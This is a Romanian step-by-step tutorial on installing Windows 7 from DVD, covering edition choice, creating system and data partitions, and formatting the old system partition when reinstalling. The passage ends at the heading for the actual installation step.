
În cazul în care veți folosi un DVD de instalare care include toate versiunile sistemului de operare Windows 7, la acest pas va trebui să selectați versiunea pe care doriți să o instalați. Faceți **click** pe versiunea dorită apoi apăsați butonul **Next**.



Înainte de a continua, asistentul vă va aduce la cunoștință termenii licenței sistemului de operare Windows 7, termeni pe care va trebui să-i acceptați pentru a-l putea instala:




După acceptarea termenelor licenței, la tipul instalării, dați **click** pe **Custom (advanced)**:



4. Crearea partiției în care va fi instalat Windows 7


Important! În cazul în care veți instala Windows 7 pe un calculator în care ați avut acest sistem de operare sau orice altă versiune de Windows, treceți la punctul 6.1 al ghidului.

Dacă veți instala Windows 7 pe un Hard Disk nou, în fereastra „**Where do you want to install Windows**„, , selectați **Hard Disk-ul** și apăsați butonul **Drive options**.




4. Crearea partiției de sistem (C)


La afișarea opțiunilor avansate, în scopul creării partiției C, adică partiția în care va fi instalat sistemul de operare și programele, faceți click pe New:



Va fi afișată o nouă casetă, Size, în care va trebui să introduceți în MB, spațiul care îi va fi alocat acesteia. Eu i-am alocat doar 20 de GB + 100 de MB necesari la crearea partiției rezervate de sistem, dar vă recomand să alegeți o valoare superioară a 60 GB, în funcție de programele pe care știți că le veți instala în viitor. După indicarea spațiului dorit, apăsați butonul Apply:




Asistentul vă va aduce la cunoștință că va crea o nouă partiție rezervată sistemului. Apăși pe **OK** pentru a confirma citirea avertismentului și continua cu instalarea:




5. Crearea partiției pentru date și media (D)


Reîntorși la fereastra cu tabela partițiilor, veți vedea că din spațiul nealocat inițial au fost create două partiții noi. Partiția C și partiția rezervată de sistem. Pentru a crea partiția D, adică partiția în care veți putea salva date ce vor putea fi păstrate la reinstalarea sistemului de operare, selectați spațiul nealocat rămas și dați click pe New:



Dacă nu doriți crearea crearea unei alte partiții (rareori este nevoie de așa ceva), fără a modifica cantitatea de MB afișată în caseta Size, apăsați butonul Apply pentru a crea partiția D pe tot spațiul liber rămas pe Hard Disk:



După crearea partiției D, selectați prima partiție creată, adică partiția C, și butonul Next pentru a iniția instalarea sistemului de operare Windows 7:




6.1. Reinstalarea sistemului de operare Windows 7


Mulți dintre voi veți instala sistemul de operare Windows 7 pe un calculator în care a fost deja instalat, sau în unul în care aveți alt sistem de operare. În astfel de cazuri, pentru a păstra datele de pe partiția de date (identificată de obicei cu litera D), va trebui să eliminați doar partiția în care a fost instalat sistemul de operare anterior.

E foarte greu să identificați partiția C în tabela afișată de asistentul de instalare dacă nu-i cunoașteți capacitatea, așa că, dacă nu știți precis, vă recomand să reporniți sistemul și să scrieți pe o bucăciță de hârtie capacitatea avută de partiția C, apoi reluați de la capăt procesul de instalare până la acest punct.


Să presupunem că partiția C are capacitatea de 20 GB. În tabela de partiții, vom face click pe partiția de 20 Gb » Drive options:



Se fixează partiția, apoi se efectuează un click pe link-ul **Format**:




Țineți cont că formatarea partiției implică pierderea tuturor datelor aflate pe aceasta. Dacă nu sunteți sigur că doriți acest lucru, apăsați butonul **Cancel** și abandonați procesul de instalare. În schimb, dacă sunteți siguri că ați salvat pe o altă partiție, pe alt Hard Disk sau orice alt dispozitiv ori serviciu de stocare date, documentele și fișierele importante, confirmați că doriți formatarea partiției apăsând butonul **OK**.




Apoi, selectați partiția pe care tocmai ați formatat-o și apăsați butonul **Next** pentru a porni instalarea propriu-zisă.

Pentru a instala Windows 7 în această partiție, în tabela de partiții, selectați partiția pe care tocmai ați creat-o, apoi apăsați **Next** pentru a porni instalarea propriu-zisă.



7. Instalarea propriu-zisă

